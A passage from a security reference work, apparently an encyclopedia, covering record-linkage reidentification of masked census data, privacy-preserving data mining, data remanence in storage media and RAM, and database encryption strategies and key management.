where w_{adj}, w_{agr}, w_{dis} are the adjusted weight, full agreement weight, and full disagreement weights, respectively, and τ is the proportional tolerance for the deviation ($0 \le \tau \le 1$). The full agreement weights w_{agr} and disagreement weights w_{dis} are the natural logarithms of (1) that are obtained via the EM algorithm. The tolerance τ is estimated using experience and looking at matching results. For certain empirical examples, τ is taken to be 0.2. For reidentification experiments in which noise levels are relatively lower than in actual record linkage situations, τ might be set to 0.1. The approximation will not generally yield accurate match probabilities but works well in the matching decision rules. An assignment algorithm due to [6] forces 1–1 matching as an efficient global approach to matching the entire original data sets with the entire masked data sets. Specifically, the algorithm uses pairs $(i,j) \in I_0$ where I_0 minimizes

$$\left\{\sum_{(i,j)\in I} w_{ij} \mid I \in \mathbf{J}\right\},$$

where w_{ij} is the comparison weight for record pair (i, j), and **J** is the set of index sets I in which at most one column and at most one row are present. That is, if (i, j) ∈ I and (k, l) ∈ I, then either $i \neq k$ or $j \neq l$. The algorithm of Winkler is similar to the classic algorithm of Burkard and Derigs (see, e.g., [6]) in that it uses Dijkstra's shortest augmenting path for many computations and has equivalent computational speed. It differs because it contains compression/decompression routines that can reduce storage requirements for the array of weights w_{ij} by a factor of 500 in some matching situations. When a few matching pairs in a set can be reasonably identified, many other pairs can be easily identified via the assignment algorithm. The assignment algorithm has the effect of drastically improving matching efficacy, particularly in reidentification experiments of the type given in this entry. For instance, if a moderate number of pairs associated with true reidentifications have probability greater than 0.5 when looked at in isolation, the assignment algorithm effectively sets their match probabilities to 1.0 because there are no other suitable records with which the truly matching record should be combined.

Applications

Kim and Winkler [4] describe an application where Current Population Survey (CPS) data were combined with detailed income data from the Internal Revenue Service (IRS). The data were used by the Department of Health and Human Services (HHS) to analyze poverty and the Department of the Treasury to evaluate tax policy. The merged files were masked using a modified additive noise procedure to satisfy both Census and IRS privacy restrictions. In particular, IRS, that had nearly perfect data for reidentification, could not reidentify Census data.

Kim and Winkler produced a file $\mathbf{X}'$ from original data $\mathbf{X}$ using small amounts of additive noise and adjustments so that analytic properties were preserved on a large number of subdomains. The subdomains were by state, age-ranges, sex, and race categories that HHS and Treasury required. Initial experiments matching $\mathbf{X}'$ against $\mathbf{X}$ (conservatively) showed that approximately 2% of records might be reidentified. Although $\mathbf{X}$ is a relatively small sample of the entire U.S. population, various records (outliers) had quite high values in various income categories associated with individual subdomains and were easily reidentified. Such outliers in samples are typically also outliers in the entire population. To reduce reidentification risk to at most 0.2%, Kim and Winkler developed a controlled swapping procedure that preserved the analytic properties in the required subdomains. Kim and Winkler showed that the controlled swapping procedure often yielded severe analytic degradation in subdomains where analytic properties could not be preserved.

Recommended Reading

1. Dempster AP, Laird NM, Rubin DB (1977) Maximum likelihood from incomplete data via the EM algorithm. J R Stat Soc B 39: 1–38
2. Dwork C, McSherry F, Talwar K (2007) Differentially private marginals release with mutual consistency and error independent sample size. UNECE Worksession on Statistical Data Confidentiality, Manchester, UK at http://www.unece.org/stats/documents/2007/12/confidentiality/wp.19.e.pdf
3. Fellegi IP, Sunter AB (1969) A theory for record linkage. J Am Stat Assoc 64:1183–1210
4. Kim JJ, Winkler WE (1995) Masking microdata files. American Statistical Association, Proceedings of the section on survey research methods. pp 114–119 (http://www.amstat.org/sections/SRMS/Proceedings/papers/1995_017.pdf, longer report http://www.census.gov/srd/papers/pdf/rr97-3.pdf)
5. Lambert D (1993) Measures of disclosure risk and harm. J Off Stat 9:313–331 (http://www.jos.nu/Articles/abstract.asp?article=92313)
6. Winkler WE (1994) Advanced methods for record linkage. American Statistical Association, Proceedings of the section on survey research methods. pp 467–472 (longer version http://www.census.gov/srd/papers/pdf/rr94-5.pdf)
7. Winkler WE (2008) General discrete-data modeling methods for producing synthetic data with reduced re-identification risk that preserve analytic properties, IAB workshop on confidentiality and disclosure. http://fdz.iab.de/en/FDZ_Events/SDC-Workshop.aspx, Nuremberg, Germany, November 20–21, 2008, downloadable from workshop site

Data Mining (Privacy in)

Charu C. Aggarwal
IBM T. J. Watson Research Center, Hawthorne, NY, USA

Synonyms

Anonymity in data mining

Related Concepts

►Data Distortion; ►k-Anonymity; ►Randomization

Definition

Privacy in data mining refers to the process of downgrading portions of the data or transforming the data in some way, so that sensitive information about individuals and organization remains hidden but the data can still be used for mining purposes. The expense of doing so is usually a reduction in the quality of the underlying mining algorithms.

Background

With the increase in the availability of data collection techniques, an increased amount of data continues to become available to individuals and organizations. Some of this data is sensitive because it includes private information about individuals which they may not normally like to share. At the same time, this information may be very useful for data mining purposes. This has resulted in the area of privacy-preserving data mining, in which the usual approach is to downgrade or reduce the representation accuracy of some portions of the data. The goal is to increase the privacy of certain portions of the data, while preserving utility.

Theory and Algorithms

In recent years, data mining has been viewed as a threat to privacy because of the widespread proliferation of electronic data maintained by corporations. This has lead to increased concerns about the privacy of the underlying data. A number of techniques have been proposed for modifying or transforming the data in such a way so as to preserve privacy. A survey on some of the techniques used for privacy-preserving data mining may be found

in [1]. Here we briefly overview the state of the art in privacy-preserving data mining.

Privacy-preserving data mining finds numerous applications in surveillance which are naturally supposed to be "privacy-violating" applications. The key is to design methods which continue to be effective, without compromising security. A number of techniques have been discussed for bio-surveillance, facial de-identification, and identity theft. Another important field is that of medical and DNA data in which a lot of sensitive information, such as diseases, is associated with data. While such data are very useful for mining purposes, the sensitivity of the data makes its distribution a considerable challenge.

Most methods for privacy computations use some form of transformation on the data in order to perform the privacy preservation. Typically, such methods reduce the granularity of representation in order to increase privacy. This reduction in granularity results in some loss of effectiveness of data management or mining algorithms. This is the natural trade-off between information loss and privacy. Some examples of such techniques are as follows:

- *The randomization method*: The randomization method is a technique for privacy-preserving data mining in which noise is added to the data in order to mask the attribute values of records. The noise added is sufficiently large so that individual record values cannot be recovered. Therefore, techniques are designed to derive aggregate distributions from the perturbed records. Subsequently, data mining techniques can be developed in order to work with these aggregate distributions.
- *The k-anonymity model and l-diversity*: The ►*k*-anonymity model was developed because of the possibility of indirect identification of records from public databases. This is because combinations of record attributes can be used to identify individual records. In the *k*-anonymity method, the granularity of the data representation is reduced with the use of techniques such as generalization and suppression. This granularity is reduced sufficiently that any given record maps onto at least *k* other records in the data. The ►*l*-diversity model was designed to handle some weaknesses in the *k*-anonymity model since protecting identities to the level of *k*-individuals is not the same as protecting the corresponding sensitive values, especially when there is homogeneity of sensitive values within a group. To do so, the concept of intra-group diversity of sensitive values is promoted within the anonymization scheme.
- *Distributed privacy preservation*: In many cases, individual entities may wish to derive *aggregate results* from data sets which are partitioned across these entities. Such partitioning may be horizontal (when the records are distributed across multiple entities) or vertical (when the attributes are distributed across multiple entities). While the individual entities may not desire to share their entire data sets, they may consent to limited information sharing with the use of a variety of protocols. The overall effect of such methods is to maintain privacy for each individual entity, while deriving aggregate results over the entire data.
- *Downgrading Application Effectiveness:* In many cases, even though the data may not be available, the output of applications such as association rule mining, classification, or query processing may result in violations of privacy. This has lead to research in downgrading the effectiveness of applications by either data or application modifications. Some examples of such techniques include association rule hiding, classifier downgrading, and query auditing.

Thus, broadly speaking privacy-preserving data mining techniques can be divided into *input-based* and *output-based* schemes. In *input-based schemes*, the base data is anonymized, so that it can either be de-identified or the sensitive attributes can be preserved. In *output-based* methods, the output of the data mining or database query-processing techniques are controlled, so that sensitive information about the base data cannot be easily inferred. More details about such techniques may be found in [1].

Applications

The problem of privacy-preserving data mining has numerous applications in homeland security, medical database mining, and customer transaction analysis. Some of these applications such as those involving bioterrorism and medical database mining may intersect in scope. In this section, a number of different applications of privacy-preserving data-mining methods will be discussed.

Medical Databases

The scrub system was designed for de-identification of clinical notes and letters which typically occurs in the form of textual data. Clinical notes and letters are typically in the form of text which contain references to patients, family members, addresses, phone numbers, or providers. The Scrub system uses numerous detection algorithms which compete in parallel to determine when a block of text corresponds to a name, address, or a phone number. The

Scrub System uses local knowledge sources which compete with one another based on the certainty of their findings. The Datafly System was one of the earliest practical applications of privacy-preserving transformations. This system was designed to prevent identification of the subjects of medical records which may be stored in multidimensional format. The multidimensional information may include directly identifying information such as the social security number, or indirectly identifying information such as age, sex, or zip-code. The system was designed in response to the concern that the process of removing only directly identifying attributes such as social security numbers was not sufficient to guarantee privacy. While the work has a similar motive as the *k*-anonymity approach of preventing record identification, it does not formally use a *k*-anonymity model in order to prevent identification through linkage attacks.

Bioterrorism Applications

In typical bioterrorism applications, medical data may be analyzed for privacy-preserving data mining purposes. Often a biological agent such as anthrax produces symptoms which are similar to other common respiratory diseases such as cough, cold, and flu. In the absence of prior knowledge of such an attack, health-care providers may diagnose a patient affected by an anthrax attack of have symptoms from one of the more common respiratory diseases. The key is to quickly identify a true anthrax attack from a normal outbreak of a common respiratory disease. In many cases, an unusual number of such cases in a given locality may indicate a bioterrorism attack. Therefore, in order to identify such attacks, it is necessary to track incidences of these common diseases as well. Therefore, the corresponding data would need to be reported to public health agencies. However, the common respiratory diseases are not reportable diseases by law. A possible solution is that of "selective revelation" which initially allows only limited access to the data, but, in the event of suspicious activity, it allows a "drill-down" into the underlying data. This provides more identifiable information in accordance with public health law.

Homeland Security Applications

A number of applications for homeland security are inherently intrusive because of the very nature of surveillance. Some examples of such applications are as follows:

- *Credential validation problem*: In this problem, one is trying to match the subject of the credential to the person presenting the credential. For example, the theft of social security numbers presents a serious threat to homeland security. In the credential validation approach, an attempt is made to exploit the semantics associated with the social security number to determine whether the person presenting the SSN credential truly owns it.
- *Identity theft*: A related technology is to use a more *active* approach to avoid identity theft. The *identity angel* system crawls through cyberspace and determines people who are at risk from identity theft. This information can be used to notify appropriate parties. Note, that both the above approaches to prevention of identity theft are relatively noninvasive and therefore do not violate privacy.
- *Web camera surveillance*: One possible method for surveillance is with the use of publicly available webcams, which can be used to detect unusual activity. Note that this is a much more invasive approach than the previously discussed techniques because of person-specific information being captured in the webcams. The approach can be made more privacy-sensitive by extracting only *facial count* information from the images and using these in order to detect unusual activity. Such unusual activity can be detected only in terms of facial count rather than using more specific information about particular individuals. In effect, this kind of approach uses a domain-specific downgrading of the information available in the webcams in order to make the approach privacy-sensitive.
- *Video surveillance*: In the context of sharing video-surveillance data, a major threat is the use of facial recognition software, which can match the facial images in videos to the facial images in a driver license database. While a straightforward solution is to completely black out each face, the result is of limited new, since all facial information has been wiped out. A more balanced approach is to use selective downgrading of the facial information, so that it scientifically limits the ability of facial recognition software to reliably identify faces, while maintaining facial details in images. The algorithm is referred to as *k*-Same, and the key is to identify faces which are somewhat similar, and then construct new faces that construct combinations of features from these similar faces. Thus, the identity of the underlying individual is anonymized to a certain extent, but the video continues to remain useful. Thus, this approach has the flavor of a *k*-anonymity approach, except that it creates new synthesized data for the application at hand.
- *The watch list problem*: The motivation behind this problem is that the government typically has a list of known terrorists or suspected entities which it

wishes to track from the population. The aim is to view transactional data such as store purchases, hospital admissions, airplane manifests, hotel registrations, or school attendance records in order to identify or track these entities. This is a difficult problem because the transactional data is private, and the privacy of subjects who do not appear in the watch list need to be protected. Therefore, the transactional behavior of non-suspicious subjects may not be identified or revealed. Furthermore, the problem is even more difficult if one assumes that the watch list cannot be revealed to the data holders. The second assumption is a result of the fact that members on the watch list may only be suspected entities and should have some level of protection from identification as suspected terrorists to the general public. The watch list problem is currently an open problem.

Recommended Reading

1. Aggarwal CC, Yu PS (ed) (2008) Privacy preserving data mining: models and algorithms, Springer, New York

Data Remanence

Markus Kuhn
Computer Laboratory, University of Cambridge, Cambridge, UK

Definition

Data remanence is the ability of computer memory to retain previously stored information beyond its intended lifetime.

Application

With many data storage techniques, information can be recovered using specialized techniques and equipment even after it has been overwritten; examples include:

- Write heads used on exchangeable media (e.g., floppy disks, magstripe cards) differ slightly in position and width due to manufacturing tolerances. As a result, one writer might not overwrite the entire area on a medium that had previously been written to by a different device. Normal read heads will only give access to the most recently written data, but special high-resolution read techniques (e.g., magnetic-force microscopy) can give access to older data that remains visible near the track edges.
- Even with a perfectly positioned write head, the hysteresis properties of ferromagnetic media can result in a weak form of previous data to remain recognizable in overwritten areas. This allows the partial recovery of overwritten data, in particular with older low-density recording techniques. Protection measures that have been suggested in the literature against such data remanence include encryption, multiple overwriting of sensitive data with alternating or random bit patterns, the use of special demagnetization ("degaussing") equipment, or even the physical destruction (e.g., shredding, burning) of media at the end of its life time.
- The CMOS flip-flop circuits used in static RAM have been observed to retain data for minutes, at low temperatures in some cases even for hours, after the supply voltage has been removed [4]. The data remanence of RAM can potentially be increased where memory cells are exposed to constant data for extended periods of time or in the presence of ionizing radiation ("burn in"). Protection measures that are used in some commercial security modules include sensors for low temperature and ionizing radiation. These have to be connected to battery-powered alarm circuits that purge security RAM instantly in unusual environments. Another protection technique inverts or rotates bit patterns every few seconds, to avoid long-term exposure of memory cells to a constant value ("RAM saver").
- File and database systems do not physically overwrite ("purge") data when it is deleted by the user, unless special data-purging functions designed for security applications are used. When objects are deleted, normally their storage area is only marked as available for reallocation. This leaves deleted data available for recovery with special undelete software tools until the time when the respective memory location is needed to store new data.

Recommended Reading

1. NCSC-TG-025 (1991) A guide to understanding data remanence in automated information systems. National Computer Security Center, United States Department of Defense, September 1991
2. Gutmann P (2001) Data remanence in semiconductor devices. In: Proceedings of the 10th USENIX security symposium, Washington, DC, 13–17 August 2001
3. Gutmann P (1996) Secure deletion of data from magnetic and solid-state memory. In: Sixth USENIX security symposium proceedings, San Jose, CA, pp 77–89
4. Skorobogatov S (2002) Low temperature data remanence in static RAM. Technical Report UCAM-CL-TR-536, University of Cambridge, Computer Laboratory

Database Encryption

Luc Bouganim, Yanli Guo
INRIA Rocquencourt, Le Chesnay, France

Related Concepts

►Hardware Security Module

Definition

Database encryption refers to the use of encryption techniques to transform a plain text database into a (partially) encrypted database, thus making it unreadable to anyone except those who possess the knowledge of the encryption key(s).

Theory

Database security encompasses three main properties: confidentiality, integrity, and availability. Roughly speaking, the confidentiality property enforces predefined restrictions while accessing the protected data, thus preventing disclosure to unauthorized persons. The integrity property guarantees that the data cannot be corrupted in an invisible way. Finally, the availability property ensures timely and reliable access to the database.

To preserve data confidentiality, enforcing access control policies defined on the database management system (DBMS) is a prevailing method. An access control policy, that is to say a set of authorizations, can take different forms depending on the underlying data model (e.g., relational, XML), and the way by which authorizations are administered, following either a Discretionary Access Control (DAC), Role-Based Access Control (RBAC), or Mandatory Access Control (MAC).

Whatever the access control model, the authorizations enforced by the database server can be bypassed in a number of ways. For example, an intruder can infiltrate the information system and try to mine the database footprint on disk. Another source of threats comes from the fact that many databases are today outsourced to Database Service Providers (DSP). Then, data owners have no other choice than trusting DSPs arguing that their systems are fully secured and their employees are beyond any suspicion, an assumption frequently denied by facts [1]. Finally, a database administrator (DBA) has enough privileges to tamper the access control definition and to spy on the DBMS behavior.


With the spirit of an old and important principle called defense in depth (i.e., layering defenses such that attackers must get through layer after layer of defense), the resort to cryptographic techniques to complement and reinforce the access control has recently received much attention from the database community [1, 2]. The purpose of database encryption is to ensure the database opacity by keeping the information hidden to any unauthorized persons (e.g., intruders). Even if attackers get through the firewall and bypass access control policies, they still need the encryption keys to decrypt data.

Encryption can provide strong security for data at rest, but developing a database encryption strategy must take many factors into consideration. For example, where should the encryption be performed, in the storage layer, in the database, or in the application where the data has been produced? How much data should be encrypted to provide adequate security? What should be the encryption algorithm and mode of operation? Who should have access to the encryption keys? How to minimize the impact of database encryption on performance?

Encryption Level

Storage-level encryption amounts to encrypt data in the storage subsystem and thus protects the data at rest (e.g., from storage media theft). It is well suited for encrypting files or entire directories in an operating system context. From a database perspective, storage-level encryption has the advantage to be transparent, thus avoiding any changes to existing applications. On the other side, since the storage subsystem has no knowledge of database objects and structure, the encryption strategy cannot be related with user privileges (e.g., using distinct encryption keys for distinct users) nor with data sensitivity. Thus, selective encryption – i.e., encrypting only portions of the database in order to decrease the encryption overhead – is limited to the file granularity. Moreover, selectively encrypting files is risky since one should ensure that no replica of sensitive data remains unencrypted (e.g., in log files, temporary files, etc).

Database-level encryption allows securing the data as it is inserted to or retrieved from the database. The encryption strategy can thus be part of the database design and can be related with data sensitivity and/or user privileges. Selective encryption is possible and can be done at various granularities, such as tables, columns, and rows. It can even be related with some logical conditions (e.g., encrypt salaries greater than 10K€/month). Depending on the level of integration of the encryption feature and the DBMS, the encryption process may incur some changes to applications. Moreover, it may cause DBMS performance degradation since encryption generally forbids the use of indexes on encrypted data. Indeed, unless using



Database Encryption. Fig. 1 Three options for database encryption level (**a**) Storage-level encryption (**b**) Database-level encryption (**c**) Application-level encryption

specific encryption algorithms or mode of operation (e.g., order preserving encryption, ECB mode of operation preserving equality, see below), indexing encrypted data is useless.

For both strategies, data is decrypted on the database server at runtime. Thus, the encryption keys must be transmitted or kept with the encrypted data on the server side, thereby providing a limited protection against the server administrator or any intruder usurping the administrator identity. Indeed, attackers could spy the memory and discover encryption keys or plain text data.

Application-level encryption moves the encryption/decryption process to the applications that generate the data. Encryption is thus performed within the application that introduces the data into the system, the data is sent encrypted, thus naturally stored and retrieved encrypted [1, 3, 4], to be finally decrypted within the application. This approach has the benefit to separate encryption keys from the encrypted data stored in the database since the keys never have to leave the application side. However, applications need to be modified to adopt this solution. In addition, depending on the encryption granularity, the application may have to retrieve a larger set of data than the one granted to the actual user, thus opening a security breach. Indeed, the user (or any attacker gaining access to the machine where the application runs) may hack the application to access unauthorized data. Finally, such a strategy induces performance overheads (index on encrypted data is useless) and forbids the use of some advanced database functionalities on the encrypted data, like stored procedures (i.e., code stored in the DBMS which can be shared and invoked by several applications) and triggers (i.e., code fired when some data in the database are modified). In terms of granularity and key management, application-level encryption offers the highest flexibility since the encryption granularity and the encryption keys can be chosen depending on application logic.

The three strategies described above are pictured in Fig. 1.

Encryption Algorithm and Mode of Operation

Independently of the encryption strategy, the security of the encrypted data depends on the encryption algorithm and mode of operation, the encryption key size, and its protection. Even having adopted strong algorithms, such as advanced encryption standard (AES), the cipher text could still disclose plain text information if an inappropriate mode is chosen. For example, if encryption algorithm is implemented in electronic codebook mode (ECB), identical plaintext blocks are encrypted into identical cipher text blocks, thus disclosing repetitive patterns. In database context, repetitive patterns are common as many records could have same attribute values, so much care should be taken when choosing the encryption mode. Moreover, simple solutions that may work in other contexts (e.g., using counter mode with an initialization vector based on the data address) may fail in the database one since data can be updated (with the previous example, performing an exclusive OR between old and new version of encrypted data will disclose the exclusive OR between

old and new version of plain text data). All the specificities of the database context should be taken into account to guide the choice of an adequate encryption algorithm and mode of operation: repetitive patterns, updates, huge volume of encrypted data. Moreover, the protection should be strong enough since the data may be valid for a very long time (several years). Thus, state-of-the-art encryption algorithm and mode of operation (without any concession) should be used.

Key Management

Key management refers to the way cryptographic keys are generated and managed throughout their life. Because cryptography is based on keys that encrypt and decrypt data, the database protection solution is only as good as the protection of the keys. The location of encryption keys and their access restrictions are thus particularly important. Since the problem is quite independent of the encryption level, the following text assumes database-level encryption.

For database-level encryption, an easy solution is to store the keys in a restricted database table or file, potentially encrypted by a master key (itself stored somewhere on the database server). But all administrators with privileged access could also access these keys and decrypt any data within the system without ever being detected.


To overcome this problem, specialized tamper-resistant cryptographic chipsets, called ►hardware security module (HSM), can be used to provide secure storage for encryption keys [5, 6]. Generally, the encryption keys are stored on the server encrypted by a master key which is stored in the HSM. At encryption/decryption time, encrypted keys are dynamically decrypted by the HSM (using the master key) and removed from the server memory as soon as the cryptographic operations are performed, as shown in Fig. 2a.

An alternative solution is to move security-related tasks to distinct software running on a (physically) distinct server, called **security server**, as shown in Fig. 2b. The security server then manages users, roles, privileges, encryption policies, and encryption keys (potentially relying on an HSM). Within the DBMS, a security module communicates with the security server in order to authenticate users, check privileges, and encrypt or decrypt data. Encryption keys can then be linked to user or to user's privileges. A clear distinction is also made between the role of the DBA, administering the database resources, and the role of the SA (Security Administrator), administering security parameters. The gain in confidence comes from the fact that an attack requires a conspiracy between DBA and SA.

While adding a security server and/or HSM minimizes the exposure of the encryption keys, it does not fully protect the database. Indeed, encryption keys as well as decrypted data still appear (briefly) in the database server memory and can be the target of attackers.

Applications

Since several years, most DBMS manufacturers provide native encryption capabilities that enable application developers to include additional measures of data security through selective encryption of stored data. Such native capabilities take the form of encryption toolkits or packages (Oracle8i/9i [7]), functions that can be embedded in SQL statements (IBM DB2 [8]), or extensions of SQL (Sybase [9] and SQL Server 2005 [5]). To limit performance overhead, selective encryption can be



Database Encryption. Fig. 2 Key management approaches (**a**) HSM Approach (**b**) Security Server Approach

generally done at the column level but may involve changing the database schema to accommodate binary data resulting from the encryption process [5].

SQL Server 2008 [5] introduces transparent data encryption (TDE) which is actually very similar to storage-level encryption. The whole database is protected by a single key Database Encryption Key (DEK), itself protected by more complex means, including the possibility to use HSM. TDE performs all of the cryptographic operations at the I/O level, but within the database system, and removes any need for application developers to create custom code to encrypt and decrypt data.

TDE (same name as SQL server but different functionalities) has been introduced in Oracle10g/11g, greatly enlarging the possibilities of using cryptography within the DBMS [6]. Encryption keys can now be managed by an HSM or be stored in an external file named wallet which is encrypted using an administratively defined password. Selective encryption can be done at column granularity or larger (table space, i.e., set of data files corresponding to one or several tables and indexes). To avoid the analysis of encrypted data, Oracle proposes to include in the encryption process a *Salt*, a random 16 bytes string stored with each encrypted attribute value. An interesting, but rather dangerous feature is the possibility to use encryption mode that preserves equality (typically a CBC mode with a constant initialization vector), thus allowing, for instance, to use indexes for equality predicates encrypting the searched value.

The database-level encryption with security server approach mentioned above is proposed by IBM DB2 with the Data Encryption Expert (DEE [8]) and by third-party vendors like Protegrity [10], RSA BSAFE [11], and SafeNet [12] (appliance-based solution). The third-party vendors' products can adapt to most DBMS engine (Oracle, IBM DB2, SQL Server, and Sybase).

Open Problems and Future Directions

Encryption Scheme

While all existing commercial database products adopt classical encryption algorithms for database encryption, specific encryption schemes have attracted much attention in the academic field, specifically in the *Database as a Service* paradigm. In this paradigm, database service providers offer their customers seamless mechanisms to create, store, and access their databases at the host site [1]. In this context, the database server may manage encrypted data without having access to the encryption keys (similar to application-level encryption).


Privacy homomorphic (PH) encryption is a form of encryption where one can perform some specific algebraic operations on the plaintext by performing (possibly different) algebraic operations on the cipher text. The first application of PH to aggregation queries in relational databases is exploited in [13], but this homomorphic encryption function is insecure against cipher-text-only attacks. In [14], it supports complex aggregate queries and nested queries, but this scheme may reveal information about the input distribution, which can be exploited. Order preserving encryption scheme (OPES) [15] allows building directly indexes on cipher text. OPES can handle, without decryption, any interesting SQL query types. Unfortunately, OPES has been shown to be insecure in [16] and their authors introduced the fast comparison encryption (FCE) scheme for the database-level encryption strategy. FCE can be used for fast comparison through partial decryption technique. It encrypts plain text byte by byte allowing fast comparison starting from the most significant byte and stopping as soon as a difference is found.

An alternative proposal is to use classical encryption algorithms and to store additional auxiliary fuzzy information, next to the cipher text, in order to allow partial query processing on encrypted data [1, 3]. Such auxiliary information shouldn't reveal plain text content, thus a trade-off exists between security and efficiency: increasing the precision of auxiliary information increases the performance since more processing can be done on encrypted data, but it also increases the risk of data disclosure.

New Database Encryption Strategies

Currently existing architecture including database encryption is not fully satisfactory since, as mentioned above, encryption keys appears in plain text in the RAM of the server or of the client machine where the application runs. HSM acts as a safe storage to minimize the risk, diminishing the keys' exposure during its lifetime. Research is being conducted to make a better use of HSM, avoiding exposing encryption keys during the whole process. Two architectures can be considered: **server-HSM**, when the HSM is shared by all users and is located on the server; **client-HSM**, when the HSM is dedicated to a single user and is located near the user, potentially on the client machine. These two architectures are pictured in Fig. 3.

Logically, the server-HSM is nothing more than a database-level encryption with a security server embedded in the HSM. The HSM now manages users, privileges, encryption policies, and keys. It has the same advantages as the database-level encryption with security-server approach but does not expose encryption keys at any moment (since encryption/decryption is done within the HSM). Moreover, the security server cannot be tampered since it is fully embedded in the tamper-resistant HSM. With this approach, the only data that appears in



Database Encryption. Fig. 3 HSM-based new database encryption strategies (**a**) Server-HSM (**b**) Client-HSM

plain text is the query results that are delivered to the users. The main difficulty of this approach is its complexity, since a complex piece of software must be embedded in an HSM with restricted computation resources (due to security constraints).

While the client-HSM approach seems very similar to the server-HSM one and brings the same benefit in terms of security, it poses several new challenges. Indeed, the HSM is now dedicated to a single user and is potentially far from the server, thus making difficult any tight cooperation between the database server and the HSM. Thus, the database server must work on encrypted data and provide to the HSM a super-set of the query results, decrypted and filtered in the HSM. Despite these difficulties, since the HSM is dedicated to a single user, the embedded code is simpler and less resource demanding, making this approach practical [4].

Other Security Issues

Encrypting the data only guarantees data confidentiality, but gives no assurance on data integrity, i.e., on the fact that the data has not been illegally forged or modified (authenticity), or replaced by older versions (freshness). In addition, if the database server is untrusted (e.g., it may have been tampered by attackers), one should check the query results correctness (results correspond to the query specification) and completeness (no query result is missing).

Cryptographic techniques and, more specifically, cryptographic hash functions are important components for building integrity checking techniques. Typically, Message Authentication Code (MAC) can be used to ensure data authenticity and, when combined with Merkle Hash Tree (MHT), can bring proofs of correctness and completeness [17]. Ensuring freshness is more complex since an element of trust is needed to keep information about the current version of each data.

Using cryptographic techniques "as-is" to provide the aforementioned guarantees has a large negative impact on the database size (e.g., a 20 bytes MAC is added to each encrypted attribute value in Oracle 11g TDE to ensure data authenticity) and on the database performance, thus motivating many ongoing research on those topics. For instance, in the Database as a Service (DAS) context [1], as MHT imposes severe concurrency constraints that slow down data updates, a new signature-based authentication method has been introduced recently for checking the authenticity, completeness, and freshness of query answers [18]. In addition, some probabilistic approaches are also used to provide integrity assurance for outsourced database [19].

Recommended Reading

1. Hacigümüs H, Iyer B, Li C, Mehrotra S (2002) Providing database as a service. In: International conference on data engineering (ICDE). IEEE Computer Society, Washington, DC, pp 29–39
